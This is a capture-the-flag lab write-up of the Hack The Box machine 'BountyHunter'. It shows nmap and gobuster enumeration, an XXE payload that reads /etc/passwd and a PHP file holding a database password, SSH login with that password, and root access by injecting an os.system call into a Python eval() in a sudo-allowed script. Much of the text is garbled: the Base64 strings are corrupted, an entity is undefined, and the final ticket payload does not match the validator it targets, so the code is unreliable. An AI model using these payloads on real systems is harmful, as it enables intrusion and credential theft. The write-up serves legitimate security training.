


# BountyHunter - Writeup HTB

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## I) Enumeration

```
nmap -sV -A -O bountyhunter.htb
```

```

Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-27 21:29 CEST
Nmap scan report for bountyhunter.htb (10.10.11.100)
Host is up (0.031s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 d4:4c:f5:79:9a:79:a3:b0:f1:66:25:52:c9:53:1f:e1 (RSA)
|   256  a2:1e:67:61:8d:2f:7a:37:a7:ba:3b:51:08:e8:89:a6 (ECDSA)
|   256  a5:75:16:d9:69:58:50:4a:14:11:7a:42:c1:b6:23:44 (ED25519)
80/tcp    open  http      Apache httpd 2.4.41 ((Ubuntu))
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-title: Bounty Hunters
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.91%E=4%D=7/27%OT=22%CT=1%CU=33584%PV=Y%DS=2%DC=T%G=Y%TM=61005EB
OS:2%P=x86_64-pc-linux-gnu)SEQ(SP=100%GCD=2%ISR=108%TI=Z%CI=Z%II=I%TS=A)OPS
OS:(O1=M54DST11NW7%O2=M54DST11NW7%O3=M54DNNT11NW7%O4=M54DST11NW7%O5=M54DST1
OS:1NW7%O6=M54DST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN
OS:(R=Y%DF=Y%T=40%W=FAF0%O=M54DNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=0%A=S+%F=A
OS:S%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=0%RD=0%Q=)T5(R
OS:=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=0%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F
OS:=R%O=0%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=0%RD=0%Q=)U1(R=Y%DF=N%
OS:T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD
OS:=S)


Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 256/tcp)
HOP RTT      ADDRESS
1   30.84 ms  10.10.14.1
2   30.98 ms  bountyhunter.htb (10.10.11.100)


OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.57 seconds

```

firefox http://bountyhunter.htb




with some enumeration i see that page, which seems interesting



The screenshot shows a web browser window with the address bar displaying 'bountyhunter.htb/log\_submit.php'. The page title is 'Bounty Report System - Beta'. Below the title is a form with four input fields: 'Exploit Title', 'CWE', 'CVSS Score', and 'Bounty Reward (\$)'. A 'Submit' button is located below the 'Bounty Reward (\$)' field.

I enter test information and I intercept the traffic with Burp




it seems to be Base64 but encoded in url,

⇒ i decode string with [url\\_deocod](#)

## Decode from URL-encoded format

Simply enter your data then push the decode button.

```
PD94bWwglIHZlcnNpb249IjEuMCIgZW5jb2Rpbmc9IklITTy04ODU5LTEiPz4KCQk8YnVncmVwb3J0PgoJCTx0aXR5ZT50ZXN0PC90aXR5ZT4KCQk8Y3dlPnRlc3Q8L2N3ZT4KCQk8Y3Zzcz50ZXN0PC9jdnNzPgoJCTxyZXdhcmQ%2BdGVzdDwcmV3YXJkPgoJCTwvYnVncmVwb3J0Pg%3D%3D
```

 For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Source character set.

☐ Decode each line separately (useful for when you have multiple entries).


☒ Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

**< DECODE >** Decodes your data into the area below.

```
PD94bWwglIHZlcnNpb249IjEuMCIgZW5jb2Rpbmc9IklITTy04ODU5LTEiPz4KCQk8YnVncmVwb3J0PgoJCTx0aXR5ZT50ZXN0PC90aXR5ZT4KCQk8Y3dlPnRlc3Q8L2N3ZT4KCQk8Y3Zzcz50ZXN0PC9jdnNzPgoJCTxyZXdhcmQ+dGVzdDwcmV3YXJkPgoJCTwvYnVncmVwb3J0Pg==
```

Then, with base64decode :

```
PD94bWwglIHZlcnNpb249IjEuMCIgZW5jb2Rpbmc9IklITTy04ODU5LTEiPz4KCQk8YnVncmVwb3J0PgoJCTx0aXR5ZT50ZXN0PC90aXR5ZT4KCQk8Y3dlPnRlc3Q8L2N3ZT4KCQk8Y3Zzcz50ZXN0PC9jdnNzPgoJCTxyZXdhcmQ+dGVzdDwcmV3YXJkPgoJCTwvYnVncmVwb3J0Pg=
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```
<?xml version="1.0" encoding="ISO-8859-1"?>
<bugreport>
  <title>test</title>
  <cwe>test</cwe>
  <cvss>test</cvss>
  <reward>test</reward>
</bugreport>
```

In the end, here is the text decoder :

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<bugreport>
  <title>test</title>
```

```
<cwe>test</cwe>
<cvss>test</cvss>
<reward>test</reward>
</bugreport>
```

## II) Exploitation :

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this system can be exploited by the following attack: XEE - XML External Entity

```
<!--?xml version="1.0" ?-->
<!DOCTYPE replace [<!ENTITY example SYSTEM "php://filter/convert.base64-encode/resource=/etc/passwd"> ]>
<bugreport>
  <title>&example;</title>
  <cwe>test</cwe>
  <cvss>test</cvss>
  <reward>&file;</reward>
</bugreport>
```

You have to do the reverse manipulation to encode the file, first transform it in Base64 then in URL format

```

<td>
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106:/:nonexistent:/usr/sbin/nologin
syslog:x:104:110:/home/syslog:/usr/sbin/nologin
_apt:x:105:65534:/:nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112:/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113:/:nonexistent:/usr/sbin/nologin
landscape:x:109:115:/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1:/var/cache/pollinate:/bin/false
sshd:x:111:65534:/:run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:usr/sbin/nologin
development:x:1000:1000:Development:/home/development:/bin/bash
lxd:x:998:100:/var/snap/lxd/common/lxd:/bin/false
usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
</td>

```

There is a development user, which we might find useful later

A little bit of enumeration allows us to find an interesting file

```
gobuster dir -u http://bountyhunter.htb -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x .php
```

```

peter@kali:~$ gobuster dir -u http://bountyhunter.htb -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x .php
=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://bountyhunter.htb
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Extensions: php
[+] Timeout: 10s
=====
2021/07/28 19:31:34 Starting gobuster in directory enumeration mode
=====
/index.php (Status: 200) [Size: 25169]
/resources (Status: 301) [Size: 324] [--> http://bountyhunter.htb/resources/]
/assets (Status: 301) [Size: 321] [--> http://bountyhunter.htb/assets/]
/portal.php (Status: 200) [Size: 125]
/css (Status: 301) [Size: 318] [--> http://bountyhunter.htb/css/]
/db.php (Status: 200) [Size: 0]
/js (Status: 301) [Size: 317] [--> http://bountyhunter.htb/js/]

```

```

<!--?xml version="1.0" ?-->
<!DOCTYPE replace [<!ENTITY example SYSTEM "php://filter/convert.base64-encode/resource=db.php"> ]>
<bugreport>

```

```
<title>&example;</title>
<cvss>r</cvss>
<reward>10</reward>
</bugreport>
```

```
// TODO -> Implement login system with the database.
$dbserver = "localhost";
$dbname = "bounty";
$dbusername = "admin";
$dbpassword = "m19RoAU0hP41A1sTsQ6K";
$testuser = "test";
?>
```

```
ssh development@bountyhunter.htb
```

```
peter@kali:~/Documents/HTB/BountyHunter/LFI$ ssh development@bountyhunter.htb
development@bountyhunter.htb's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Tue 27 Jul 2021 10:19:11 PM UTC

System load:          0.0
Usage of /:            33.4% of 6.83GB
Memory usage:         36%
Swap usage:           0%
Processes:            219
Users logged in:      1
IPv4 address for eth0: 10.10.11.100
IPv6 address for eth0: dead:beef::250:56ff:feb9:7ac0

0 updates can be applied immediately.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Tue Jul 27 22:10:39 2021 from 10.10.14.162
development@bountyhunter$
```

### III) Privilege escalation :

contract.txt is at our disposal which gives us a hint for the privesc

```
development@bountyhunter$ cat contract.txt
Hey team,

I'll be out of the office this week but please make sure that our contract with Skytrain Inc gets completed.

This has been our first job since the "rm -rf" incident and we can't mess this up. Whenever one of you gets on please have a look at the internal tool they sent over. There have been a handful of tickets submitted that have been failing validation and I need you to figure out why.

I set up the permissions for you to test this. Good luck.

-- John
```

```
development@bountyhunter$ sudo -l
Matching Defaults entries for development on bountyhunter:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User development may run the following commands on bountyhunter:
    (root) NOPASSWD: /usr/bin/python3.8 /opt/skytrain_inc/ticketValidator.py
development@bountyhunter$
```



TicketValidator.py



```
File Edit Selection Find View Goto Tools Project Preferences Help
exploit.py x coucou.md x
1 #Skytrain Inc Ticket Validation System 0.1
2 #Do not distribute this file.
3
4 def load_file(loc):
5     if loc.endswith(".md"):
6         return open(loc, 'r')
7     else:
8         print("Wrong file type.")
9         exit()
10
11 def evaluate(ticketFile):
12     #Evaluates a ticket to check for irregularities.
13     code_line = None
14     for i,x in enumerate(ticketFile.readlines()):
15         if i == 0:
16             if not x.startswith("# Skytrain Inc"):
17                 return False
18             continue
19
20         if i == 1:
21             if not x.startswith("## Ticket to "):
22                 return False
23             print(f"Destination: {' '.join(x.strip().split(' ')[3:])}")
24             continue
25
26         if x.startswith("__ Ticket Code: __"):
27             code_line = i+1
28             continue
29
30         if code_line and i == code_line:
31             if not x.startswith("***"):
32                 return False
33             ticketCode = x.replace("***", "").split("+")[0]
34             #print(ticketCode)
35             if int(ticketCode) % 7 == 4 :
36                 validationNumber = eval(x.replace("***", ""))
37                 print (validationNumber)
38                 if validationNumber > 100:
39                     return True
40             else:
41                 return False
42     return False
43
44 def main():
45     fileName = input("Please enter the path to the ticket file.\n")
46     ticket = load_file(fileName)
47     #DEBUG print(ticket)
48     result = evaluate(ticket)
49     if (result):
50         print("Valid ticket.")
51     else:
52         print("Invalid ticket.")
53     ticket.close
54
55 main()
56
```

the vulnerable part of this script is located in the eval function witch is vulnerable :

<https://medium.com/swlh/hacking-python-applications-5d4cd541b3f1>

So i create /tmp/coucou.md

```
# Skytrain Inc
## Ticket to
__Ticket Code:__
** 4 + 4 == 8 and __import__('os').system('id')
```

Anndd we are root :

```
development@bountyhunter$ sudo /usr/bin/python3.8 /opt/skytrain_inc/ticketValidator.py
Please enter the path to the ticket file.
/tmp/coucou.md
Destination:
root@bountyhunter:/home/development# id
uid=0(root) gid=0(root) groups=0(root)
root@bountyhunter:/home/development# cat /root/root.txt
8feb22d82f47f51f7c9c0a1b992bb0b
root@bountyhunter:/home/development#
```